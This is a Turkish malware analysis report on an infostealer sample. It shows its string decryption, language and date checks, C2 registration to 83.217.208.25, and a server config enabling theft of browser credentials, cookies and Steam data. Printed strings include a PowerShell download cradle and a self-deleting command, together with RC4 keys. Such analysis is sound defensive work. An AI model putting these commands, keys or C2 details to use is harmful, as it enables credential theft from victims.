00445C8F	B9 38524900	mov ecx, macaque.495238	eax: "kernel32.dll"
00445C94	E8 E1C1FBFF	call macaque.401E7A	495238: "kernel32.dll"
00445C99	8D4D CC	lea ecx, dword ptr ss:[ebp-34]	
00445C9C	E8 36C3FBFF	call macaque.401FD7	
00445CA1	8D4D E4	lea ecx, dword ptr ss:[ebp-1C]	[ebp-1C]: "K9b4kkcwXonN/1Hs"

Şekil 16- String Çözümlemesi

“yO960oAIY21nqNJ9a3” anahtarıyla **Base64+RC4** algoritması ile çözümlenen stringler aşağıdaki tabloda verilmiştir.

27	04	20	26
1a195190cd784290bf8c	kernel32.dll	advapi32.dll	GetProcAddress
LoadLibraryA	ExitProcess	CloseHandle	GetUserDefaultLangID
OpenEventw	CreateEventW	Sleep	GetComputerNameW
GetUserNameW	CloseHandle		

Tablo 3- Çözümlenen Stringler

00453942	56	push esi	
00453943	6A 0F	push f	
00453945	5E	pop esi	
00453946	3935 4C524900	cmp dword ptr ds:[49524C],esi	
0045394C	B8 38524900	mov eax,macaque.495238	495238:"kernel32.dll"
00453951	0F4705 38524900	cmova eax,dword ptr ds:[495238]	00495238:"kernel32.dll"
00453958	50	push eax	
00453959	FF15 04704500	call dword ptr ds:[<LoadLibraryA>]	
0045395F	A3 A0764900	mov dword ptr ds:[4976A0],eax	
00453964	85C0	test eax,eax	
00453966	0F84 3B010000	je macaque.453AA7	
0045396C	3935 4C494900	cmp dword ptr ds:[49494C],esi	494938:"GetProcAddress"
00453972	B9 38494900	mov ecx,macaque.494938	00494938:"GetProcAddress"
00453977	0F470D 38494900	cmova ecx,dword ptr ds:[494938]	
0045397E	51	push ecx	
0045397F	50	push eax	
00453980	FF15 08704500	call dword ptr ds:[<GetProcAddress>]	
00453986	3935 FC474900	cmp dword ptr ds:[4947FC],esi	
0045398C	B9 E8474900	mov ecx,macaque.4947E8	4947E8:"LoadLibraryA"
00453991	A3 7C754900	mov dword ptr ds:[49757C],eax	004947E8:"LoadLibraryA"
00453996	0F470D E8474900	cmova ecx,dword ptr ds:[4947E8]	
0045399D	51	push ecx	
0045399E	FF35 A0764900	push dword ptr ds:[4976A0]	
004539A4	FFD0	call eax	
004539A6	3935 D4544900	cmp dword ptr ds:[495404],esi	
004539AC	A3 78754900	mov dword ptr ds:[497578],eax	
004539B1	B8 C0544900	mov eax,macaque.4954C0	4954C0:"ExitProcess"
004539B6	0F4705 C0544900	cmova eax,dword ptr ds:[4954C0]	004954C0:"ExitProcess"
004539BD	50	push eax	

Şekil 17- Dynamic API Resolving

Zararlı yazılım, daha önce çözdüğü stringleri kullanarak hedef DLL'leri **LoadLibraryA** API çağrısı ile belleğe yüklemektedir. Bu işlem **Dynamic API Resolving** işlemidir.

00451143	57	push edi	
00451144	FF15 FC754900	call dword ptr ds:[<GetUserNameW>]	edi:L
0045114A	8BC0	mov ecx,esi	esi:L
0045114C	85C0	test eax,eax	eax:L
0045114E	74 03	je macaque.451153	
00451150	57	push edi	edi:L
00451151	EB 05	jmp macaque.451158	
00451153	68 244C4600	push macaque.464C24	
00451158	E8 8028FBFF	call macaque.4039DD	
0045115D	57	push edi	edi:L
0045115E	E8 EBACFCFF	call macaque.41BE4E	
00451163	59	pop ecx	

Şekil 18- GetUserNameW API Çağrısı

Zararlı yazılım, **GetUserNameW** API çağrısı ile çalıştığı oturumun kullanıcı adını almaktadır.

00450C6F	FF15 CC754900	call dword ptr ds:[<GetComputerNameW>]	
00450C75	8BC0	mov ecx,esi	esi:&L"DESKTOP"
00450C77	85C0	test eax,eax	eax:&L"DESKTOP"
00450C79	74 03	je macaque.450C7E	
00450C7B	57	push edi	edi:L"DESKTOP"
00450C7C	EB 05	jmp macaque.450C83	
00450C7E	68 284C4600	push macaque.464C28	
00450C83	E8 552DFBFF	call macaque.4039DD	
00450C88	57	push edi	edi:L"DESKTOP"
00450C89	E8 C0B1FCFF	call macaque.41BE4E	

Şekil 19- GetComputerNameW API Çağrısı

Zararlı yazılım, **GetComputerNameW** API çağrısı ile cihazın NetBIOS bilgisayar adını almaktadır.

0044D421	FF15 90754900	call dword ptr ds:[<<GetUserDefaultLangID>]	
0044D427	0FB7C0	movzx eax,ax	
0044D42A	2D 19040000	sub eax,419	
0044D42F	74 14	je macaque.44D445	Russian
0044D431	83E8 09	sub eax,9	
0044D434	74 0F	je macaque.44D445	Ukrainian
0044D436	83E8 01	sub eax,1	
0044D439	74 0A	je macaque.44D445	Belarusian
0044D43B	83E8 1C	sub eax,1C	
0044D43E	74 05	je macaque.44D445	Kazakh
0044D440	83E8 04	sub eax,4	
0044D443	75 08	jne macaque.44D44D	Uzbek
0044D445	6A 00	push 0	
0044D447	FF15 8C754900	call dword ptr ds:[<<ExitProcess>]	
0044D44D	C3	ret	

Şekil 20- GetUserDefaultLangID API Çağrısı

Zararlı yazılım, **GetUserDefaultLangID** API çağrısı ile sistem dil bilgisi kontrolü yapmaktadır. Eğer sistem belirtilen dil kontrollerinden biriyle eşleşirse zararlı yazılım kendini sonlandırmaktadır.

KOD	BÖLGE
0x0419	Rusça
0x0422	Ukraynaca
0x0423	Belarusça
0x043F	Kazakça
x0443	Özbekçe

Tablo 4- Dil Kontrolü Yapılan Ülkeler

0044D44E	68 D4000000	push D4	
0044D453	B8 C05C4500	mov eax,macaque.455CC0	
0044D458	E8 E4F2FCFF	call macaque.41C741	
0044D45D	894D A0	mov dword ptr ss:[ebp-60],ecx	[ebp-60]: "27/04/2026"
0044D460	33DB	xor ebx,ebx	
0044D462	895D FC	mov dword ptr ss:[ebp-4],ebx	
0044D465	8D85 50FFFFFF	lea eax,dword ptr ss:[ebp-80]	
0044D468	50	push eax	
0044D46C	E8 8F000000	call macaque.44D500	ecx: "27/04/2026"
0044D471	59	pop ecx	
0044D472	6A 09	push 9	
0044D474	59	pop ecx	ecx: "27/04/2026"

Şekil 21- Tarih Kontrolü

Zararlı yazılım, sistem tarihini **27/04/2026** ile karşılaştırmaktadır. Sistemin saati bu tarihten sonra olursa zararlı yazılım kendini sonlandırmaktadır.

004429C7	50	push eax	
004429C8	B9 48424900	mov ecx,macaque.494248	494248:"gdiplus.dll"
004429CD	E8 A8F4FBFF	call macaque.401E7A	
004429D2	8D4D CC	lea ecx,dword ptr ss:[ebp-34]	
004429D5	E8 FDF5FBFF	call macaque.401FD7	
004429DA	8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	
004429DD	E8 F5F5FBFF	call macaque.401FD7	
004429E2	68 1C1F4600	push macaque.461F1C	461F1C:"I8HzjFZJx5WH9lE="
004429E7	8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	
004429EA	E8 C3F4FBFF	call macaque.401EB2	
004429EF	8D55 E4	lea ecx,dword ptr ss:[ebp-1C]	
004429F2	8D4D CC	lea ecx,dword ptr ss:[ebp-34]	
004429F5	E8 D7FEFFFF	call macaque.4428D1	
004429FA	50	push eax	
004429FB	B9 08494900	mov ecx,macaque.494908	494908:"crypt32.dll"
00442A00	E8 75F4FBFF	call macaque.401E7A	
00442A05	8D4D CC	lea ecx,dword ptr ss:[ebp-34]	
00442A08	E8 CAF5FBFF	call macaque.401FD7	
00442A0D	8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	
00442A10	E8 C2F5FBFF	call macaque.401FD7	
00442A15	68 301F4600	push macaque.461F30	461F30:"J9fjzx8UkdeP"
00442A1A	8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	
00442A1D	E8 90F4FBFF	call macaque.401EB2	
00442A22	8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	
00442A25	8D4D CC	lea ecx,dword ptr ss:[ebp-34]	
00442A28	E8 A4FEFFFF	call macaque.4428D1	
00442A2D	50	push eax	
00442A2E	B9 80584900	mov ecx,macaque.495880	495880:"gdi32.dll"
00442A33	E8 32F4FBFF	call macaque.401E7A	
00442A38	8D4D CC	lea ecx,dword ptr ss:[ebp-34]	
00442A3B	E8 97F5FBFF	call macaque.401FD7	
00442A40	8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	
00442A43	E8 8FF5FBFF	call macaque.401FD7	
00442A46	68 301F4600	push macaque.461F40	461F40:"MsDxj1YXksnN/1Hs"

Şekil 22- String Çözümlemesi

Zararlı yazılım C2 sunucusu ile iletişim kurmak gerekli API'leri ve bağlantı kuracağı IP adresini çözme işlemi yapmaktadır. Bunun sonucunda elde edilen önemli değerler aşağıda verilmiştir.

http://83.217.208.25	/c3647b9e019546539abe.php	GetFileAttributesA
CreateToolhelp32Snapshot	wininet.dll	browsers
Extensions	wallets	plugins
screenshot.jpg	passwords.txt	cookies.sqlite
formhistory.sqlite	Login Data	Powershell.exe
system_info.txt	Steal_steam	Steal_outlook
Steam_tokens.txt	ies(New-Object Net.WebClient).DownloadString(""	/c timeout /t 5 & del /f /q \"

Tablo 5- Çözümelenen Stringler

```

494518:"build"

eax:&{"\n    \"build\": \"adan\", \n    \"hwid\": \"\", \n    \"type\": \"create\" \n}"

[ebp-78]:{"\n    \"build\": \"adan\", \n    \"hwid\": \"\", \n    \"type\": \"create\" \n}"
eax:&{"\n    \"build\": \"adan\", \n    \"hwid\": \"\", \n    \"type\": \"create\" \n}"

eax:&{"\n    \"build\": \"adan\", \n    \"hwid\": \"\", \n    \"type\": \"create\" \n}"
edx:&"1a195190cd784290bf8c", 494368:&"1a195190cd784290bf8c"

[ebp-78]:{"\n    \"build\": \"adan\", \n    \"hwid\": \"\", \n    \"type\": \"create\" \n}"

```

Şekil 23- HWID ile JSON Yapısı Oluşturma

Zararlı yazılım, önceden alınmış olan bilgisayar adı, kullanıcı adı ve diğer tanımlayıcı bilgilerle birlikte bir donanım/sistem tabanlı **HWID (Hardware ID)** oluşturur. Bu noktadan sonra program, bellekte bir JSON benzeri veri yapısı hazırlamaya başlar.

00447EBF	68 D8384600	push macaque.4638D8
00447EC4	FF15 2C754900	call dword ptr ds:[<&InternetOpenW>]
00447ECA	8BD8	mov ebx, eax
00447ECC	85DB	test ebx, ebx
00447ECE	0F84 4B030000	je macaque.44821F
00447ED4	A1 18754900	mov eax, dword ptr ds:[<&InternetCloseHandle>]
00447ED9	6A 04	push 4
00447EDB	8985 A0EEFFFF	mov dword ptr ss:[ebp-1160], eax
00447EE1	8D85 8CEEFFFF	lea eax, dword ptr ss:[ebp-1174]
00447EE7	50	push eax
00447EE8	6A 02	push 2
00447EEA	53	push ebx
00447EEB	C785 8CEEFFFF 0071	mov dword ptr ss:[ebp-1174], 27100
00447EF5	FF15 38754900	call dword ptr ds:[<&InternetSetOptionA>]
00447EFB	807D 0C 00	cmp byte ptr ss:[ebp+C], 0

Şekil 24- WinINet Oturumu Oluşturma ve Ağ Seçenek Yapılandırması

Zararlı yazılım, ilk olarak **InternetOpenW** API çağrısı ile WinINet oturumu oluşturmaktadır. Ardından **InternetSetOptionA** fonksiyonu ile gerekli ağ seçeneklerini yapılandırmaktadır.

00447F1D	50	push eax	edi:L"83.217.208.25"
00447F1E	57	push edi	
00447F1F	53	push ebx	
00447F20	FF15 34754900	call dword ptr ds:[<&InternetConnectW>]	
00447F26	8BC8	mov ecx, eax	

Şekil 25- InternetConnectW API Çağrısı

Daha sonra, C2 sunucusu olan **83[.]217[.]208[.]25** adresine **InternetConnectW** ile bağlanmayı denemektedir.

00447F63	0F44D0	cmov	edx,eax	
00447F66	8B85 A8EEFFFF	mov	eax,dword ptr ss:[ebp-1158]	[ebp-1158]:&L"/c3647b9e019546539abe.php"
00447F6C	8378 14 07	cmp	dword ptr ds:[eax+14],7	
00447F70	76 02	jbe	macaque.447F74	
00447F72	8B00	mov	eax,dword ptr ds:[eax]	
00447F74	6A 00	push	0	
00447F76	52	push	edx	
00447F77	33D2	xor	edx,edx	
00447F79	52	push	edx	
00447F7A	52	push	edx	
00447F7B	52	push	edx	
00447F7C	50	push	eax	
00447F7D	68 DC384600	push	macaque.4638DC	4638DC:L"POST"
00447F82	51	push	ecx	
00447F83	FF15 1C754900	call	dword ptr ds:[<&HttpopenRequestw>]	edi:L"83.217.208.25"
00447F89	8B80 80EEFFFF	mov	dword ptr ss:[ebp-1180],edi	
00447F91	85FF	test	edi,edi	edi:L"83.217.208.25"

Şekil 26- HttpOpenRequestW API Çağırısı

Bağlantının başarılı olması durumunda HTTP iletişimi başlatmak üzere **HttpOpenRequestW** fonksiyonu çağırılır ve C2 sunucusunun **/c3647b9e019546539abe[.]php** yoluna **POST** isteği gönderilir.

0044801D	50	push	eax	eax:L"Content-Type: application/json\r\n"
0044801E	57	push	edi	
0044801F	FF15 0C754900	call	dword ptr ds:[<&HttpSendRequestw>]	
00448025	85C0	test	eax,ecx	eax:L"Content-Type: application/json\r\n"
00448027	75 23	jne	macaque.44804c	

Şekil 27- HttpSendRequestW API Çağırısı


Content-Type: application/json başlığı hazırlanır. İçerik, **HttpSendRequestW** API çağırısıyla C2 sunucuna gönderilir.

29	5.088196000	10.127.0.31	93.123.17.252	HTTP	385	GET /msdownload/update/v3/static/trustedr/en/disallow
31	5.140003000	93.123.17.252	10.127.0.31	HTTP	448	HTTP/1.1 304 Not Modified
49	6.011128000	10.127.0.31	83.217.208.25	HTTP/1.1	352	POST /c3647b9e019546539abe.php HTTP/1.1, JavaScript
111	6.736113000	83.217.208.25	10.127.0.31	HTTP	551	HTTP/1.1 200 OK (text/html)
116	6.748768000	10.127.0.1	10.127.0.31	ICMP	590	Destination unreachable (Fragmentation needed)
118	6.748833000	10.127.0.1	10.127.0.31	ICMP	590	Destination unreachable (Fragmentation needed)
120	6.748873000	10.127.0.1	10.127.0.31	ICMP	590	Destination unreachable (Fragmentation needed)
122	6.748976000	10.127.0.1	10.127.0.31	ICMP	590	Destination unreachable (Fragmentation needed)
124	6.749020000	10.127.0.1	10.127.0.31	ICMP	590	Destination unreachable (Fragmentation needed)

Frame 49: 352 bytes on wire (2816 bits), 352 bytes captured (2816 bits) on interface 0	0000	f2 b9 e4 4a 23 aa 7a 8c f8 2f ff b3 08 00 45 00	--># z - /...E-
Ethernet II, Src: 7a:8c:f8:2f:b3 (7a:8c:f8:2f:b3), Dst: 08:00:00:00:00:00	0010	01 52 7e 5f 40 00 00 06 4c b6 0a 7f 00 1f 53 d9	-R-@ - - L...S-
Internet Protocol Version 4, Src: 10.127.0.31, Dst: 83.217.208.25	0020	d0 19 c2 e5 00 50 4f 42 67 8f 1d 20 50 25 50 18	...-POB g- PXP-
Transmission Control Protocol, Src Port: 49893, Dst Port: 80	0030	04 00 20 22 00 00 50 4f 53 54 20 2f 63 33 36 34	...-PO ST /c364
Hypertext Transfer Protocol	0040	37 62 39 65 30 31 39 35 34 36 35 33 39 61 62 65	.php HTTP/1.1-C
JavaScript Object Notation: application/json	0050	2e 70 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a 43	.php HTTP/1.1-C
Line-based text data: application/json (1 lines)	0060	6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70	Content-Type: app
	0070	6c 69 63 61 74 69 6f 6e 2f 6a 73 6f 6e 0d 0a 48	lication /json-.H
	0080	6f 73 74 3a 20 38 33 2e 32 31 37 2e 32 30 38 2e	ost: 83. 217.208.
	0090	32 35 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67	25-.Cont ent-Leng
	00a0	74 68 3a 20 31 33 32 0d 0a 43 6f 6e 6e 65 63 74	th: 132-Connect
	00b0	69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d	ion: Kee p-Alive-
	00c0	0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20	.Cache-Control:
	00d0	6e 6f 2d 63 61 63 68 65 0d 0a 0d 0a 49 38 4f 41	no-cache ...-T80A
	00e0	51 65 43 64 6a 35 50 4c 77 6b 39 65 2f 4a 42 4d	0eCdjsPL wk9e/7BM
	00f0	73 79 58 57 59 39 61 64 77 63 4e 65 71 6b 64 53	syXN9ad wcNeqkS
	0100	44 6e 32 4d 64 61 57 46 71 77 73 67 36 79 4a 6d	Dn2MdalF qwsGyJm
	0110	6c 79 6e 72 6d 52 57 39 44 43 63 41 30 41 56 42	lynmrmRwD CCa0AVB
	0120	41 59 36 57 4a 35 30 56 68 79 6a 4b 50 33 46 55	AY6WJ50V hyJKP3FU
	0130	58 67 32 46 33 47 4a 51 61 7a 4c 42 62 62 4c 35	Xg2F3GJQ azLBbBL5
	0140	59 4d 76 6f 55 39 6e 56 64 42 45 6e 55 57 73 53	YHvoU9nV dBEnUWS
	0150	59 67 57 61 56 51 64 67 61 70 42 32 34 67 3d 3d	YgWavQdg apB24g==

Şekil 28- Çözümlememiş HTTP İsteği


Zararlı yazılım, C2 sunucusuna şifreli metin gönderirken daha önce çözümlediği **“1a195190cd784290bf8c”** stringini RC4 anahtarı olarak kullanmaktadır.



Şekil 29- Çözümlemiş HTTP İsteği

Şifreli metinler **Base64 + RC4** algoritmasıyla çözümlendiğinde zararlı yazılımın sunucuya gönderdiği ilk verinin daha önce oluşturulan **JSON** verisi olduğu görülmektedir. Bu JSON içeriği, enfekte makinenin kayıt işlemini gerçekleştiren ilk istektir. Alanlar şu anlama gelmektedir:

- **build: “adan”** → Botnedld (zararlı yazılımın bağlı olduğu kampanya veya sürüm kimliği)
- **hwid: “...”** → Benzersiz cihaz kimliği.
- **type: “create”** → Bu isteğin bir kayıt (enrollment) isteği olduğunu belirtir.



Şekil 30- Sunucu Tarafından Gönderilen Yapılandırma Dosyası

Sunucudan gelen yapılandırma dosyası incelendiğinde aşağıdaki noktalar göze çarpmaktadır:

- **self_delete:1** → İşlemler bittikten sonra zararlı yazılıma kendisini silmesini söyler.
- **take_screenshot:1** → Ekran görüntüsü almasını söyler.
- **steal_steam:1, steal_outlook:0, steal_foxmail:0, steal_winscp:0** → Steam bilgilerinin çalınmasını aktif ederken Outlook, Foxmail veya WinSCP bilgilerinin çalınmasını es geçmesini söyler.
- **parse_cookies:true** → Çerezleri almasını söyler.
- **parse_logins:true** → Kayıtlı şifreleri çalmasını söyler.
- **parse_history:false** → Tarayıcı geçmesini es geçmesini söyler.
- **parse_webdata:true** → Otomatik doldurma verilerini çalmasını söyler.

00451181	50	push eax	
00451182	FF15 F8754900	call dword ptr ds:[&GetLocalTime@]	
00451188	6A 64	push 64	
0045118A	5A	pop edx	
0045118B	804D E8	lea ecx,dword ptr ss:[ebp-18]	
0045118E	E8 0F67FCFF	call macaque.417972	
00451193	8B30	mov esi,dword ptr ds:[eax]	
00451195	C700 00000000	mov dword ptr ds:[eax],0	
00451198	837D E8 00	cmp dword ptr ss:[ebp-18],0	esi:L"2026-06-15 12:02:32"

Şekil 31- Sistem Tarihinin Alınması

Zararlı yazılım **GetLocalTime** API çağırısı ile sistemin tarih bilgisini almaktadır.

00451219	50	push eax	
0045121A	FF15 C4754900	call dword ptr ds:[&GetUserDefaultLocaleName@]	eax:L"en-US"
00451220	8BC0	mov ecx,esi	
00451222	85C0	test eax,eax	eax:L"en-US"
00451224	75 07	jne macaque.45122D	
00451226	68 744C4600	push macaque.464C74	
00451228	EB 07	jmp macaque.451234	
0045122D	8D85 50FFFFFF	lea eax,dword ptr ss:[ebp-80]	
00451233	50	push eax	eax:L"en-US"
00451234	E8 A427FBFF	call macaque.4039D0	
00451239	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	
0045123C	8BC6	mov eax,esi	eax:L"en-US"

Şekil 32- GetUserDefaultLocaleName API Çağırısı

Zararlı yazılım, **GetUserDefaultLocaleName** API çağırısı ile kullanıcının varsayılan bölgesel verisini temsil eden yerel ad bilgisini almaktadır.

00451358	50	push eax	
00451359	FF15 E0754900	call dword ptr ds:[&GetSystemPowerStatus@]	
0045135F	85C0	test eax,eax	
00451361	74 0B	je macaque.45136E	
00451363	807D F1 80	cmp byte ptr ss:[ebp-F],80	
00451367	BA E0424900	mov edx,macaque.4942F0	4942F0: "TRUE"
0045136C	72 05	jnb macaque.451373	495310: "FALSE"
0045136E	BA 10534900	mov edx,macaque.495310	
00451373	8BC0	mov ecx,esi	
00451375	E8 92120000	call macaque.45260C	
0045137A	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	

Şekil 33- Sistemin Batarya Durumu Sorgusu

GetSystemPowerStatus API çağırısı ile sistemin güç kaynağı durumu sorgulanmaktadır. Zararlı yazılımlar bu API çağırısını aşağıdaki işlemler için kullanmaktadır:

- **Sandbox kontrolü:** Analiz ortamları pil bulundurmaz,
- **Laptop gibi mobil cihaz hedefi:** Sadece taşınabilir cihaz hedefi,
- **Koşullu dallanma:** Güç bağlı ise sınırsız cpu kullanımı yapar. Güç bağlı değil ise sistemin kapanma ihtimali vardır.

004507AC	FF15 D4754900	call dword ptr ds:[<<RegOpenKeyExW>]	
004507B2	8080 E0DFFFFF	lea ecx,dword ptr ss:[ebp-220]	
004507B8	8BF0	mov esi,eax	eax:L"Intel(R) Core(TM) i5-14500HX"
004507BF	E8 D53DF8FF	call macaque.404594	
004507C1	85F6	test esi,esi	
004507C3	74 07	je macaque.4507CA	
004507C3	68 884C4600	push macaque.464C88	
004507C8	E8 62	jmp macaque.45082C	
004507CA	BA 49484900	mov edx,macaque.494848	
004507CF	8080 E0DFFFFF	lea ecx,dword ptr ss:[ebp-220]	494848:&"ProcessorNameString"
004507D5	E8 321E0000	call macaque.45260C	
004507DA	8378 14 07	cmp dword ptr ds:[eax+14],7	eax+14:L"ore(TM) i5-14500HX"
004507DE	76 02	jbe macaque.4507E2	eax:L"Intel(R) Core(TM) i5-14500HX"
004507E0	8B00	mov eax,dword ptr ds:[eax]	
004507E2	8080 D8DFFFFF	lea ecx,dword ptr ss:[ebp-228]	
004507E8	51	push ecx	
004507E9	8080 F8DFFFFF	lea ecx,dword ptr ss:[ebp-208]	
004507EF	51	push ecx	
004507F0	6A 00	push 0	
004507F2	6A 00	push 0	
004507F4	50	push eax	eax:L"Intel(R) Core(TM) i5-14500HX"
004507F5	FFB5 DCFDFFFF	push dword ptr ss:[ebp-224]	
004507FE	FF15 E4754900	call dword ptr ds:[<<RegQueryValueExW>]	
00450801	8080 E0DFFFFF	lea ecx,dword ptr ss:[ebp-220]	
00450807	8BF0	mov esi,eax	eax:L"Intel(R) Core(TM) i5-14500HX"
00450809	E8 863DF8FF	call macaque.404594	
0045080E	FFB5 DCFDFFFF	push dword ptr ss:[ebp-224]	
00450814	FF15 F0744900	call dword ptr ds:[<<RegCloseKey>]	
0045081A	85F6	test esi,esi	
0045081C	74 07	je macaque.450825	

Şekil 34- Registry Kayıtları Okuma

RegOpenKeyExW ve RegQueryValueExW API çağrıları kullanılarak "ProcessorNameString" değeri okunmuş ve sistemin işlemci model bilgisine erişilmiştir.

Recipe

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars
☐ Strict mode

RC4

Passphrase

1a195190cd78429...

UTF8

Input format

Latin1

Output format

Latin1

STEP

BAKE!

Auto Bake

Input

tFACKqvzfnTsBjxRELO6gswcIn2rri2QLAC/CS211K4Qu1fFPW3xaJgfs4k0wGn1+xK4hMk+1tZYxFC1Ahyb5RyTMMF
N7uomcm+K3uqj/NTbPM1ZQ1K9EJ3z1lkdczXgkcSEX2uYf85Q210tG1SKjLugZBmaVn1pvtvKMVx9uAAUFP8SHRGJoar
qURyOpzU49HYBjZW7SF5jQmutGn4sQ0hM7F1JNrV7F5jqvBGUHzbaBPR24nCdD0zfG0e49CCQY6nV9nGr35czAT/0nLNN
IM6kMLkCKwLppYgoc6kyOnk1Kt4msZREGGX5FXt63YbGYaKERoWNgX1D8vGL+aBTZ2+qlatrcGHmw5eFMFR4k/onV4UQC
dW1SYJ4hBP1E4HOY4vC8KI+8Uhn1LP87MTAbeJGGajfkbv4fjce+x6Hzk8pee9+65YEqcHmDnG64KwY018W1Nh
AQcAHf3QUHrDCTq0rmxcFzqm9G54QHysD5wFwHivg7Q/rCsludd7Nz8wmtgNJTmEYNI5zLBunG64c1hxgs71XND5
DywrqKQDZ/L8myxcChwbstIEVRURUBEGITZcd2ge+Sp+i2GwhOGMyhb1kNGTCVgyRlDE+YgnBnfotlEATnVdMeqdx0i
8Rvjtn1kgcnc8C418Dcgrti+KCQVAMZkT8cFdzTmmh3T20IvrQTj/BFfMmc27NvY5a28rnf6w3YH1jckcz0Yvd30wCRA9F
ys1ZB8ty789f3jTUVAYaxpRA9bicZPEBrwXUE18QULTrj3v9gDiUOQbwo4gI72zKfLEuWdGL81UMMYKTiHhbuXR+1
GAVjvzWrxJh+0pb6h+OC/NMSKMGTM0k6diRj0Axaq/abnuEWiSHOC5Q+F7AlguyjEYfoE/jvFK8awm4qc1iIoOP0ir/
rUP03pBdIMabP7v6SUBLFP68b1t546pGfGZBASM7Srh+1vvQm0C4fsx3y13wRkUqzGZ71ghCUTyVBNE5QsX+8MU12ir7
zaqrnm2sxg0GZ6r0qBof2UzoV2xX5DNyBHeKffqmFeh0Bjm/gmVWARIteWrfiQzLVPdXP9Zt9KteX1HR5U11fUmc8sKa9
M7cwsaR9HKA03am7du9I/9rk+K+jXN1Nh14dw2nDQIU=

Output

{"access_token": "3f85d52f6c495ac9c9729ea53d1aba2459711d69d15f9cc6816df5b5f866f81ed119c491",
"data":
"TMv0d29ayBjbm2V0goJLSBJUDogSVA/CgkTIENvdh50cnk6IE1Tz8KCIN5c3R1bsBTdwiTYXZ50goJLSBIV0IE0iBd
MTRFQZYw0yNTA3LTK2RkmtODM1MC0xRJABREIXOEI30EMKCS0GT1M6IDEWljAgKEJ1awxkIDE5MDQ0KQoJLSBBcmNoa
XR1Y3R1cm0yHg2NAoJLSBVc2VyTmFtZTogQWRTaW4KCS0G029tchV0ZXIgtTmFtZTogTVROTkNlVU0KCS0GT69jYmVGVG
ItZTogMjAyNi0wNC0yNSAwMDowNjowJLSBVVEM6IDAKCS0GTGFuZ3VhZ2U6IGVuLWV0gktIEtleikjYXZjczogRW5
